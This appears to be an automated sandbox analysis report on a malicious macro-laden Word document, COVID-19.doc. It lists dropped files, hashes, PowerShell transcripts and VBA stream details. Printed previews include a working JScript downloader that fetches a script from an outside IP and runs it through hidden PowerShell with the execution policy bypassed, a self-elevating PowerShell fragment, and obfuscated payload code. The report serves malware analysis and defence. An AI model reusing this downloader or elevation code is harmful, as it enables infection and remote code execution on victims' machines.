SHA-256:	E41B2FC6D51793A5613E73950232522FE1D8A7328E4D2A2E56333A1774668BD1
SHA-512:	E2DC1D9A75D99CA803A29AD2460C9E8C9081F8B750DC31F885A7ECE6E8E38FA940022437799A6B38487A015901BC28E3897DC05106CAAB4B0902B0ECBC9DFA3
Malicious:	false
Preview:	[doc]..COVID-19.LNK=0..COVID-19.LNK=0..[doc]..COVID-19.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.163644166813932
Encrypted:	false
SSDEEP:	3:Rl/Zdb+R2dt/9NiPD/t/9RCo1hln:RtZZ+R6tiPNCoR
MD5:	E7A547F4EA7699D3A54DE5C681B1A054
SHA1:	E1959753D1C4DBE965FD387229BAE4768BB9E347
SHA-256:	47BACA51EB9EAB8514BAA8367E1C43B634FC324CC9741EA7E8F32096565BC8DB
SHA-512:	B3FF14D583DEFBD09553F1633F878164F6F4F2F706710CF5F4913E8AA029AE21AF5258064FD809289C69F746AAD411D735242DC78706C368683D91C5FB511048
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....8.B.....<.2.....0.....

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\COVID-19.ps1	
Process:	C:\Windows\SysWOW64\wscript.exe
File Type:	Little-endian UTF-16 Unicode text, with CR, LF line terminators
Category:	dropped
Size (bytes):	2900
Entropy (8bit):	3.640765124039009
Encrypted:	false
SSDEEP:	48:hkM8lfpHyND/7rFucerCrdTAZVx2qJjuYllzT+FuidV9RiHBt92dA/HOu:OMypHuzxeuCZbrNuYllzT4uiX9RtS/H3
MD5:	C8CFEDB371AFA966C9ED6B715D694BA3
SHA1:	1ECFA6E23A05F3E90EFE009F6E4316F0EC487E73
SHA-256:	4CE39D2AA80D4110D4042DA7A38A58D6BFA7E3F5D604E4DF8394604B4864BBE6
SHA-512:	525145CE57E493071970FA5F8C4FEA845BE292EA214D2EC335987DB12AE969F8556D3709191FA8B1AD495337072654ABDB40A656EA0363790541E799053EE443
Malicious:	**true**

C:\Users\user\Desktop\COVID-19.ps1	
Preview:	..p.a.r.a.m.(.[.I.n.t.3.2.].$.a.d.m.i.n.R.i.g.h.t.s. .=. .0.)...i.f.(. .$.a.d.m.i.n.R.i.g.h.t.s. .-.e.q. .0. .)...{.....$.a.r.g.s. .=. .'.-.E.x.e.c.u.t.i.o.n.P.o.l.i.c.y. .B.y.p.a.s.s. .-.N.o.L.o.g.o. .-.N.o.n.I.n.t.e.r.a.c.t.i.v.e. .-.N.o.P.r.o.f.i.l.e. .-.W.i.n.d.o.w.S.t.y.l.e. .H.i.d.d.e.n. .-.F.i.l.e. .".'. .+. .$.M.y.I.n.v.o.c.a.t.i.o.n...I.n.v.o.c.a.t.i.o.n.N.a.m.e. .+. .'.". .-.a.d.m.i.n.R.i.g.h.t.s. .1.'.....$.r.u.n.n.e.d. .=. .$.f.a.l.s.e.....w.h.i.l.e.(. .-.n.o.t. .$.r.u.n.n.e.d. .).....{.....T.r.y.....{.....S.t.a.r.t.-.P.r.o.c.e.s.s. .-.F.i.l.e.P.a.t.h. .".p.o.w.e.r.s.h.e.l.l...e.x.e.". .-.A.r.g.u.m.e.n.t.L.i.s.t. .$.a.r.g.s. .-.W.i.n.d.o.w.S.t.y.l.e. .H.i.d.d.e.n. .-.V.e.r.b. .R.u.n.A.s.....$.r.u.n.n.e.d. .=. .$.t.r.u.e.....}.....C.a.t.c.h.....{.....}.....}...}. ...e.l.s.e. .{... . . . .$.O.S.A.r.c.h.i.t.e.c.t.u.r.e. .=. .(.G.e.t.-.W.m.i.O.b.j.e.c.t. .-.C.l.a.s.s. .W.i.n.3.2._.O.p.e.r.a.t.i.n.g.S.y.s.t.e.m. .|. .S.e.l.e.c.t.-.O.b.j.e.c.t. . . . .O.S.A.r.

C:\Users\user\Desktop\COVID-19.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	554
Entropy (8bit):	5.211432965029686
Encrypted:	false
SSDEEP:	12:eUvDzr8ie/B8dN1T02PWXO6qL1HdR5ehLUM17TA1QT8AdLOG9qrCNZ:eUz8iei9TXPFV5etxECNZ
MD5:	60E18CC07D242AC01E5FAD4DA1ED807E
SHA1:	EF94BD6B268B65AB69D06F48E4A2CA93F15D7064
SHA-256:	6966E4044E6F9C236E47A7E74586B83C0E6DE0C9DA955B74342F5506B63A85C4
SHA-512:	793C5F03E853D7C8BC9A6FA4C98353E57D9D30F8B1D34AF0BAA3A76BE33A720A07C2E55FC6722BCB63950AC677DA76CCE469193C70BCDB05C6969DECC4A2AE6
Malicious:	**true**
Preview:	var o = WScript.CreateObject("MSXML2.XMLHTTP");..var ps = 'C:\\Users\\user\\Desktop\\COVID-19.ps1'..while (true) {.. o.Open('GET','http://78.141.194.181/d569872345345.txt',0);.. o.Send();.. if (o.Status==200) {.. var so = new ActiveXObject('Scripting.FileSystemObject');.. var fo = so.CreateTextFile(ps, true, true);.. fo.WriteLine(o.responseText);.. fo.Close();.. var c = 'powershell -ex bypass -win hid -f ' + ps;.. (new ActiveXObject("WScript.Shell")).Run(c, 0);.. WScript.Quit();.. }..}..

C:\Users\user\Desktop\~$VID-19.doc	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.3263314982102843
Encrypted:	false
SSDEEP:	3:Rl/Zdb+R2dt/9NiPD/t/9RCcFn:RtZZ+R6tiPNCcF
MD5:	92949F7D3AD02CEF6406FEEA6907032B
SHA1:	7CB09B75A019A8C6F2DB7BB8589389C7C234C317
SHA-256:	40AB3ECE8C92A0D0D6C4845FCCDD17E33A3670D1B64606B46229CAB81962C1F5
SHA-512:	5807747F670D2CE4FAAFB0A4DE76427848FF318DAAF6D0A07FD613DFE315B598F0B17EE6D4461860A603A4260B5C6266AEDA0010C02BE6D5125E7CB764D9D68
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....8.B.....<.2.....0.....j.....

C:\Users\user\Documents\20210120\PowerShell_transcript.648351.BCz0DRM3.20210120103110.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1393
Entropy (8bit):	5.282987417959853
Encrypted:	false
SSDEEP:	24:BxSAOC7vBZFx2DOXUWEAOouW6HjeTKKjX4CIym1ZJX2zze62WX+DsV77PAGTbw32:BZRvjFoOkDq6qDYB1ZWze6NqsdU82ZZa
MD5:	6866D6EE7B30ACF174EF1852E58A52F4
SHA1:	1268DB2A4B7FDB3E4CEAADBAD8A2CAEF1D785793
SHA-256:	EB00C7C901FE249A2829F373E5268FC67BC404C28518AF3567C2339145176AE0
SHA-512:	07298AB4C3A5E533AF83AAD40ABC3D731B6A92C6850A4A72019E038B742E0FF5F924D956B790E8BA9D1F8BA883BCEE0110AD7E6809D71A9BF392BD675A36162A
Malicious:	false
Yara Hits:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: C:\Users\user\Documents\20210120\PowerShell_transcript.648351.BCz0DRM3.20210120103110.txt, Author: Florian Roth
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210120103122..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 648351 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -File C:\Users\user\Desktop\COVID-19.ps1 -adminRights 1..Process ID: 5108..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210120103125..**********..PS>CommandInvocation(COVID-19.ps1): "COVID-19.ps1"..>> ParameterBinding(COVID-19.ps1): name="adminRights"; value="1"..[SC] OpenService FAILED 1060:....The specified service does

C:\Users\user\Documents\20210120\PowerShell_transcript.648351.wAzWoynL.20210120103050.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\Documents\20210120\PowerShell_transcript.648351.wAzWoynL.20210120103050.txt	
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1076
Entropy (8bit):	5.180808759433156
Encrypted:	false
SSDEEP:	24:BxSAOK7vBZFx2DOXUWGOBWGHjeTKKjX4CIym1ZJX2Yze62WM+NnxSAZ6s3C:BZVvjFoO1gGqDYB1ZVze6NMaZZV3C
MD5:	1E80315542C114FCFEFE7FE8833E241E
SHA1:	E536AAA3EC433F215547B73823826C775C71D2FE
SHA-256:	9462FE15B79845A7EFE540A6CDC8AD4E0FFADDCFA47AF299CC3A700E90D1F2CF
SHA-512:	E2791604DD66D8F498516CC856C41DFB928FADEFDDBEA48CDA7856B7113E61AA3FDA40514963D19ECFA9B7ED5CABB81530341E3A9E2EFA11DCF0AD5511AA4097
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210120103100..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 648351 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ex bypass -win hid -f C:\Users\user\Desktop\COVID-19.ps1..Process ID: 2804..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** ..**********..Command start time: 20210120103102..**********..PS>CommandInvocation(COVID-19.ps1): "COVID-19.ps1"..>> ParameterBinding(COVID-19.ps1): name="adminRights"; value="0"..**********..Command start time: 20210120103414..**********..PS>$global:?..True..********** ..Windows P

C:\Windows\SysWOW64\20210120\PowerShell_transcript.648351.s_LwcT35.20210120103152.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1039
Entropy (8bit):	5.162320619250201
Encrypted:	false
SSDEEP:	24:BxSAO6qPvNFx2DOXU4YfWAHjeTKKjX4CIym1ZJX2qYJRnxSAZ6mC:BZWvNFoOrAqDYB1ZDSZZnC
MD5:	CA1B2EDF22BDBADE531793B7901294B0
SHA1:	6DB3F1389DFDBAB6F97B1A28C72D58936B2F80AF
SHA-256:	C06F2B700277B9D99C57D72480DE1FC534293FA10797C12DA911996EFD236569
SHA-512:	8852E1814E8A49AE404E8BCEEEAB97FC64F78FB2EC1757AA627D2759CF32CB43D976B5BF95A018C4BE6574B973F786599CDFDB343468702682AB06BCC1FFF549
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210120103200..Username: WORKGROUP\SYSTEM..RunAs User: WORKGROUP\SYSTEM..Configuration Name: ..Machine: 648351 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Windows\SysWOW64\WindowsPowerShell\v1.0\rhedxdcy.z3u.ps1..Process ID: 5656..PSVersion: 5.1.17134.1..PSEdition: Desktop ..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** ..**********..Command start time: 20210120103203..**********..PS>CommandInvocation(rhedxdcy.z3u.ps1): "rhedxdcy.z3u.ps1"..**********..Command start time: 20210120103533..**********..PS>$global:?..True..********** ..Windows PowerShell transcript end..End time: 2

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\BIT36CF.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	76082
Entropy (8bit):	5.580063013682857
Encrypted:	false
SSDEEP:	1536:EAdEbt2aF+ZjZT1ZJem9ZBMXbb5mumoHCcNl42SeZ:EAdEbt2LTl9zMrVZmotGY
MD5:	C2A40C323A4C4083AF3246E16C4C1D26
SHA1:	80DB1FDAEA9DBB49C718045F09AC114BFEC315F7
SHA-256:	0BF80B6455609CF0DC13BAC5B4ED24766BBE2D04F86023930C367736EA76D91E
SHA-512:	35BF1E2D7D037C0CB738A031169B199321AECB358DC53AD1DC6F4452E8BA97FEE502D5F3B42AFAE8575D76A7CB2312DB8019AA7AF89DBB91270B7A4A3370F98A
Malicious:	false
Preview:	Set-StrictMode -Version 2.function sIZU.{.$BiYK=JqKKPZ '7'.$BiYK.}.function dDJBY.{.$VpsSYb=AxKemD A v h e T U T I.$Mm5mIV=oXkeJ F c '2' q.$L2tm62=AUvxo q + O t C 9 U y W.$L2tm62+$VpsSYb+$Mm5mIV.}.function QAQA.{.Param ($wL8zIF,$QfM,$uyg1,$zmx,$fRLNeS,$TEVz).$wL8zIF+$uyg1+$fRLNeS+$zmx+$TEVz+$QfM.}.function xNkqnI.{.$Qlw=ESYcq q U c.$JTQ=idmw A e U c I Z D A X P /.$Kqeauh=FvAWc I W C T.$TxQjW=gwmyc U i 1 + O / z O f I.$GtK34=eYubG C m w j y w t z 2 W l p B I.$rJsrKM=ZyJLib S f E.$Ne5o=oYatS / Y W C X s T S u H f t 6.$pwNw8p=LohD V B K K R A a.$Ne5o+$TxQjW+$rJsrKM+$GtK34+$pwNw8p+$Kqeauh+$JTQ+$Qlw.}.function QuuQww.{.$fYmBp=oYatS l e I D d e c t e e R f e.$C6vy=ZyJLib a t g.$Z0pNv=JqKKPZ e.$fYmBp+$C6vy+$Z0pNv.}.function RjVr.{.$lihvwX=jZPPm c.$lihvwX.}.function zQgMfg.{.$GatrHx=lSxu Q b A A 6 i B 9 2.$lt1=dtUCnQ t J e o G m z.$FyS=JqKKPZ V.$FIA9=oXkeJ Q U g U.$FIA9+$lt1+$GatrHx+$FyS.}.function iWLvg.{.$V4IY=lSxu R S K H Z 8 G W 8.$KU936I=WIWQOu V P u f n s 2 k d d V B m y.$PoRDSf=ZyJLib u

C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped

C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Size (bytes):	19068
Entropy (8bit):	5.418353568002772
Encrypted:	false
SSDEEP:	384:JtysEnIVH09h60YeZSY4D3Zug832RGxfpOQnw/e1nsD1D:11YvYIpMZ5WfpOjm1nK
MD5:	0F9A007664218141AA44F0EFF73D5F2F
SHA1:	89EF73717C50EC3FBB06103FFD33D6E128BF4637
SHA-256:	457E303D33E6BA88B856FF13FA4807802C5ABA1F5DBE5AE1D77DA54D69723E12
SHA-512:	82D540E7DAD128BC5D0B04C44E9EA713647BAAAF09B8E7B35F86D73D9A4336DD86FA2BB164A354AE1B977F37A073EA77C05B6C96C0781C0EFB698A3C9188140
Malicious:	false
Preview:	@...e.....H.....<@.^.L."My...:,.... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....):gK..G...$.1.q.....System.Configuration<.....~.[L.D.Z.>..m.....System.Transactions.P...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Windows\Temp__PSScriptPolicyTest_jtn2f3ar.yfz.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Windows\Temp__PSScriptPolicyTest_ydow2vrz.d3l.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: -535, Author: , Template: Normal.dotm, Last Saved By: Windows User, Revision Number: 5, Name of Creating Application: Microsoft Office Word, Total Editing Time: 05:57:00, Create Time/Date: Mon Jan 18 22:07:00 2021, Last Saved Time/Date: Tue Jan 19 18:30:00 2021, Number of Pages: 1, Number of Words: 0, Number of Characters: 2, Security: 0
Entropy (8bit):	7.474426291744808

General

TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	COVID-19.doc
File size:	409088
MD5:	9f9f50f3c32ee660a8bbe6616dda8b34
SHA1:	6c338a10e894bcad8c67e5da332a6cd7f75f35e0
SHA256:	9d063fd60d7d0fb2d4d92f0f348bb2397cf80dd8a4fec5680647469b570f2afe
SHA512:	bb447e4fc15c4b6186e6a7ad913b695a70e4392bb6e7ee5467831dd2b34db3a7256f927b54be555e148f5906fc41cf0c6fd887f86387cb29aacb6d568563c933
SSDEEP:	6144:b4pXcA1eWEqP9w1n+DtGMYkvfFvOnOll7eYoOcS/fj3zjNThY0pb:EWWeCYn+rNLIJ6VSHjN7N
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74f4c4c6c1cac4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "COVID-19.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	-535
Title:	
Subject:	
Author:	
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Windows User
Revion Number:	5
Total Edit Time:	21420
Create Time:	2021-01-18 22:07:00
Last Saved Time:	2021-01-19 18:30:00
Number of Pages:	1
Number of Words:	0
Number of Characters:	2
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Document Code Page:	-535
Number of Lines:	1

Document Summary

Number of Paragraphs:	1
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	786432

Streams with VBA

VBA File Name: ThisDocument.cls, Stream Size: 2850

General	
Stream Path:	Macros/VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	2850
Data ASCII:	. . . . . b . . . . . u Q R . . . . . k . . x . C . . . . . U h . . . . . l . + . . W . . . . . ^ . . 0 R . . @ . . u . . . 6 p . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 01 00 01 00 00 d6 05 00 00 e4 00 00 00 62 02 00 00 a0 07 00 00 dd 05 00 00 d9 08 00 00 00 00 00 00 01 00 00 00 75 51 52 d1 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 a4 04 6b 09 d4 78 ae 43 b0 e0 a9 ec 05 55 68 e2 14 d5 f5 1e c5 fd fa 49 83 2b 11 06 57 fb b9 d6 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Dir("x:\",
VB_Name
VB_Creatable
VB_Exposed
ActiveDocument.Path
Print
Until
Replace(f,
Replace(s,
"\\"))
"wscript
DateAdd("s",
VB_Customizable
/e:jscript
".tmp"
DoEvents
".doc",
Document_Open()
Output
VB_TemplateDerived
"ThisDocument"
"%%U%%",
False
Attribute
Replace(ActiveDocument.Name,
Shell
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
Close
"%%PS%%",

VBA Code

VBA File Name: UserForm1.frm, Stream Size: 1618

General	
Stream Path:	Macros/VBA/UserForm1
VBA File Name:	UserForm1.frm
Stream Size:	1618
Data ASCII:	. . . . . h . . . . . o . . . 7 . . . . . u Q z . . . . .] r U . . 0 J . . . . ; d S / . K . . f . ; G . . . . > . . . . . / I . g . . , U . . . . . I . . G O E . . s . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 00 01 00 00 68 04 00 00 e4 00 00 00 84 02 00 00 96 04 00 00 6f 04 00 00 37 05 00 00 02 00 00 00 01 00 00 00 75 51 7a 10 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 95 5d 72 55 2e 07 30 4a 89 ef 94 f9 3b 64 53 2f 8a 4b db ec 66 09 3b 47 80 f1 e1 af 3e 90 f3 1a 12 95 ca 01 04 a0 2f 49 8d 67 d5 1b 2c

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived
UserForm_Click()

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 160

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	160
Entropy:	3.99059075143
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q N . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . O . f . f . i . c . e . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 4e 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 4f 00 66 00 66 00 69 00 63 00 65 00 20 00 57 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.303808718283
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . .
Data Raw:	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 10 01 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.555003203852
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . (. . . . . . . H . . . . T . . . . . ` . . . . l . . . . t . . . . | . . . .
Data Raw:	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 8c 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 a4 00 00 00 04 00 00 00 b0 00 00 00 05 00 00 00 d8 00 00 00 06 00 00 00 e4 00 00 00 07 00 00 00 f0 00 00 00 08 00 00 00 04 01 00 00 09 00 00 00 1c 01 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6841

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6841
Entropy:	6.09008436485
Base64 Encoded:	True
Data ASCII:	j . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 0f 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 371167

General	
Stream Path:	Data
File Type:	data
Stream Size:	371167
Entropy:	7.61641986305
Base64 Encoded:	True
Data ASCII:	. . . . D . d . . . . J 8 # & r . r . . . . C . . . B . . . . A . . . . . . * . . . . > . H . 8 . 1 . : . 0 . . 2 . > . @ . 4 . . = . 0 . . C . : . @ . . 2 . . . . R . . . % . . . . f . . . . y . s) . . . . D . . . . . 5 . . F . . . . f . . . . y . s) . . . .) E x i
Data Raw:	df a9 05 00 44 00 64 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 4a 38 23 26 72 02 72 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 66 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 43 00 0b f0 42 00 00 00 04 41 01 00 00 00 05 c1 2a 00 00 00 06 01 02 00 00 00 ff 01 00 00 08 00 3e 04 48 04

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 484

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	484
Entropy:	5.38554759732
Base64 Encoded:	True
Data ASCII:	I D = " { 9 B A 0 8 4 6 4 - 8 5 7 B - 4 7 4 4 - 9 0 8 F - D 1 F F F 6 1 F F F A 1 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4 F } . . B a s e C l a s s = U s e r F o r m 1 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " D B D 9 D B 5 1 6 7 5 5 6 7 5 5 6 7 5 5 6 7 5 5 " . . D P B = " 6 3 6
